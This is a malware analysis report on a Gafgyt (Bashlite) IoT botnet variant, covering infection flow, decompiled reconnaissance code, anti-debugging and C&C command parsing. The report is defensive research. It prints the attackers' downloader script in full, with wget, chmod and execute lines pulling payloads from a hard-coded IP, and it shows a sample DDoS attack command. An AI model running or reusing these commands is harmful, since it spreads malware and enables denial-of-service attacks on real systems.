

SECTRIO

MALWARE REPORT



Gafgyt Backdoor
Date: 24/06/2022
Meghraj Nandanwar

Overview

Gafgyt malware, also known as Bashlite, is a Trojan horse that attacks *nix systems, targeting IoT devices such as routers and open backdoors into compromised systems, steals information, and enlists infected devices into botnets that provide Distributed Denial of Service (DDoS)

The Gafgyt malware was first introduced in 2014, when it exploited unknown vulnerabilities in small home and small office routers to launch Distributed Denial of Service (DDoS) attacks, similar to the well-know Mirai botnet. There have been numerous variants of Gafgyt that have appeared since 2014, also referred to by the names of BASHLITE, Lizkebab, Torlus, and Qbot). This new variant of Gafgyt malware includes Mirai malware modules and added new modules to launch DDoS attacks against victims.

Infection Flow

Gafgyt malware infect most of systems or IoT devices through the bash script which can download the main payload of the malware, Once the Gafgyt malware has been downloaded and the permission for the payload has been changed to executable, this script will run the payload and after the payload has been run, it will delete it from the system.

After infecting the system, it will open the backdoor for the command and control of the malware, through this backdoor attacker can use infected system as a botnet and launch various types of DDoS attacks using infected system resources.




Fig 1: Gafgyt Infection Flow

Technical Analysis

This script downloads the Gafgyt malware payload and execute the malware on system. To infect Linux-based IoT devices, this script downloads payloads for various Linux architectures.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/m-i.p-s.Sakura; chmod +x m-i.p-s.Sakura; ./m-i.p-s.Sakura; rm -rf m-i.p-s.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/m-p.s-l.Sakura; chmod +x m-p.s-l.Sakura; ./m-p.s-l.Sakura; rm -rf m-p.s-l.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/s-h.4-.Sakura; chmod +x s-h.4-.Sakura; ./s-h.4-.Sakura; rm -rf s-h.4-.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/x-8.6-.Sakura; chmod +x x-8.6-.Sakura; ./x-8.6-.Sakura; rm -rf x-8.6-.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/a-r.m-6.Sakura; chmod +x a-r.m-6.Sakura; ./a-r.m-6.Sakura; rm -rf a-r.m-6.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/x-3.2-.Sakura; chmod +x x-3.2-.Sakura; ./x-3.2-.Sakura; rm -rf x-3.2-.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/a-r.m-7.Sakura; chmod +x a-r.m-7.Sakura; ./a-r.m-7.Sakura; rm -rf a-r.m-7.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/p-p.c-.Sakura; chmod +x p-p.c-.Sakura; ./p-p.c-.Sakura; rm -rf p-p.c-.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/i-5.8-6.Sakura; chmod +x i-5.8-6.Sakura; ./i-5.8-6.Sakura; rm -rf i-5.8-6.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/m-6.8-k.Sakura; chmod +x m-6.8-k.Sakura; ./m-6.8-k.Sakura; rm -rf m-6.8-k.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/p-p.c-.Sakura; chmod +x p-p.c-.Sakura; ./p-p.c-.Sakura; rm -rf p-p.c-.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/a-r.m-4.Sakura; chmod +x a-r.m-4.Sakura; ./a-r.m-4.Sakura; rm -rf a-r.m-4.Sakura
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://62.197.136.157/a-r.m-5.Sakura; chmod +x a-r.m-5.Sakura; ./a-r.m-5.Sakura; rm -rf a-r.m-5.Sakura
```

Fig 2: Gafgyt downloader Bash Script.

Gafgyt malware get the time of the infected system and Process ID (pid) of itself and checks for the machine IP, MAC address, and system routing table using getOurIP function in the malware.




Fig 3: Malware checking machine time, IP and pid of itself.

```
22 d = socket(2, 2, 0);
23 if ( d == -1 )
24     return 0;
25 v12 = 0;
26 v13 = 0;
27 v10[0] = 2;
28 v11 = inet_addr("8.8.8.8");
29 v10[1] = htons(53);
30 v15 = connect(d, v10, 16);
31 if ( v15 == -1 )
32     return 0;
33 v7 = 16;
34 v15 = getsockname(d, v8, &v7);
35 if ( v15 == -1 )
36     return 0;
37 ourIP = v9;
38 fd = open("/proc/net/route", 0, v1, v2);
39 while ( fdgets((int)v6, 4096, fd) )
40 {
41     if ( strstr(v6, "\t00000000\t") )
42     {
43         for ( i = (int *)v6; *(_BYTE *)i != 9; i = (int *)((char *)i + 1) )
44             ;
45         *(_BYTE *)i = 0;
46         break;
47     }
48     memset(v6, 0, sizeof(v6));
49 }
50 close(fd);
51 if ( v6[0] )
52 {
53     strcpy(v5, v6);
54     ioctl(d, 35111, (int)v5, v3);
55     for ( j = 0; j <= 5; ++j )
56         macAddress[j] = *((_BYTE *)&v5[4] + j + 2);
57 }
58 close(d);
59 return v4;
```

Fig 4: getOurIP function of Malware.

From above image (Figure 4) malware checks for the internet connection, get IP of the machine and open the system routing table (/proc/net/route) to get the list of active network interfaces with their relative configuration.

When malware runs with the strace tool to trace system calls and signals then we can see how the malware checks the system information.

```

rennux@rennux:~/Documents/2$ strace -o out.txt ./x-3.2-.Sakura
rennux@rennux:~/Documents/2$ cat out.txt
execve("./x-3.2-.Sakura", ["/x-3.2-.Sakura"], 0x7fff2ea0ed40 /* 48 vars */) = 0
ioctl(0, TCGETS, {B38400 opost isig icanon echo ...}) = 0
ioctl(1, TCGETS, {B38400 opost isig icanon echo ...}) = 0
time(NULL)
getpid()
time(NULL)
getpid()
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(53), sin_addr=inet_addr("8.8.8.8")}, 16) = 0
getsockname(3, {sa_family=AF_INET, sin_port=htons(42059), sin_addr=inet_addr("10.0.2.15")}, [16]) = 0
open("/proc/net/route", 0_RDONLY) = 4
ioctl(3, SIOCGIFHWADDR, {ifr_name="enp0s3", ifr_hwaddr={sa_family=ARPHRD_ETHER, sa_data=08:00:27:b1:a4:11}})

```

Fig 5: strace output for malware.

Gafgyt malware checks if any debugger is attached to it and if it finds the debugger then it terminates its process. This anti-debug check uses fork call and creates a child process where the malware tries to attach a debugger to the parent process. If this syscall fails, it probably means a debugger is already attached to the parent process. To notify the parent process, the developer relies on the exit code. It's 1 if a debugger is attached, 0 otherwise. On the parent side, it retrieves the exit code with the macro WEXITSTATUS.




Fig 6: Anti-debugging technique.

```

close(3)
fork()
wait4(1843, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 1843
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=1843, si_uid=1000, si_status=0, si_etime=0, si_stime=0} ---
exit(0)
+++ exited with 0 +++

```

Fig 7: strace out of Anti-debug Technique.

Now malware initiates the connection with command-and-control. If malware is able to initiate the connection with C&C then it will send "Device Connected: | Port: | Arch: " message to C&C. This message contains infected machine IP, Port, and Architecture to command-and-control. If malware not able to initiate connection with command-and-control then it will sleep for 5 second and try again.




Fig 8: Successful connection with C&C.




Fig 9: Unsuccessful connection with C&C.

The command-and-control IP is hard coded inside this malware. Malware receives the command from this IP on TCP port 606.




Fig 10: Hardcoded IP of C&C.

After initiating the connection, the malware checks for the following files on the device. The getPortz function returns a "22" string if the following four files are found; otherwise, it returns with an "Unknown Port" string.

```
const char *getPortz()
{
    if ( access((int)"/usr/bin/python", 0) != -1 )
        return "22";
    if ( access((int)"/usr/bin/python3", 0) != -1 )
        return "22";
    if ( access((int)"/usr/bin/perl", 0) != -1 )
        return "22";
    if ( access((int)"/usr/sbin/telnetd", 0) == -1 )
        return "Unknown Port";
    return "22";
}
```

Fig 11: getPortz Function of malware.

Malware collect the IP of the device using getOurIP function, Port (check specific files on device) using the getPortz function and architecture using getArch function and send that information to the command and control.

The screenshot shows a debugger interface with the following components:

- Assembly View:** Displays code for the `getArch` function. Key instructions include `call x-3.2-.Sakura!getArch`, `mov ebx, eax`, `call x-3.2-.Sakura!getPortz`, `mov esi, eax`, `mov eax, [0x805d5a0]`, `mov [esp], eax`, `call x-3.2-.Sakura!inet_ntoa`, `mov edx, [0x8057320]`, `mov [esp+0x10], ebx`, `mov [esp+0xc], esi`, `mov [esp+8], eax`, `mov dword [esp+4], 0x8054d50`, `mov [esp], edx`, `call x-3.2-.Sakura!sockprintf`, `mov dword [ebp-0x3c], 0`, `mov dword [ebp-0x38], 0`, and `jmp 0x804d53a`.
- Registers:** Shows `EAX` containing `00000000` (ASCII "10.0.2.15"). Other registers like `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `ESI`, and `EDI` are also visible.
- Stack:** Shows a buffer at `000000008048000-0x0000000008057000` containing the string `10.0.2.15` and `x86_32`.
- Debugger Error Console:** Shows the instruction `r [esp + 4] = [0x00000000ffbf6bd4] = 0x00000001`.

Fig 12: System Information Collection.

Malware receive the command from the rcvLine function from the command and control.

The screenshot shows a debugger interface with the following components:

- Assembly View:** Displays code for the `rcvLine` function. Key instructions include `lea eax, [ebp-0x1070]`, `mov edx, [0x8057320]`, `mov dword [esp+8], 0x1000`, `mov [esp+4], eax`, `mov [esp], edx`, `call x-3.2-.Sakura!rcvLine`, `mov [ebp-0x3c], eax`, `cmp dword [ebp-0x3c], -1`, `jne 0x804d0c1`, `jmp 0x804d05a`, `push edi`, `push ebx`, `sub esp, 0x14`, `mov ecx, [esp+0x24]`, `lea eax, [esp+0x2c]`, `mov [esp+0x10], eax`, and `mov edi, [esp+0x20]`.
- Registers:** Shows `EAX` containing `00000000` (ASCII "PING\n"). Other registers like `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `ESI`, and `EDI` are also visible.
- Stack:** Shows a buffer at `000000008048000-0x0000000008057000` containing the string `PING\n` and `x86_32`.
- Debugger Error Console:** Shows the instruction `r [ebp - 0x3c] = [0x00000000ffbf6bd4] = 0x00000000`.

Fig 13: Receive command function.

After receiving command from C&C, malware trims the command to perform the action accordingly.




Fig 14: Trim command function.

Here is the example how malware receive attack command from C&C and how it performs the attack on victim.

Malware receives the “! STD 176.32.37.93 7777 50\n” command from the C&C. From the received command there are multiple options present in the command to understand each action malware needs to trim the command received from C&C.




Fig 15: Receive DDoS attack command from C&C.

To trim the received command from C&C, malware first copies the command string then starts to trim the command.




Fig 16: Copy the command from C&C.

Malware trim the commands in separate parts to perform action accordingly i.e., if command is "! STD 176.32.37.93 7777 50\n" then malware trims the first part of the command which tells malware to perform specific type of attack, then trim the IP from the command which tells malware to perform attack on which victim then there is the packet size of each packet send to perform DDoS attack.




Fig 17: Trim IP from the command received from C&C.

Gafgyt malware has DDoS attacks modules from the Mirai malware. Older Gafgyt malware has only few attacking modules now with the latest variant of this malware they added more DDoS attacking modules. Gafgyt malware has the following list of the attacking modules.

- TCP – TCP SYN flood.
- UDP - UDP flood.
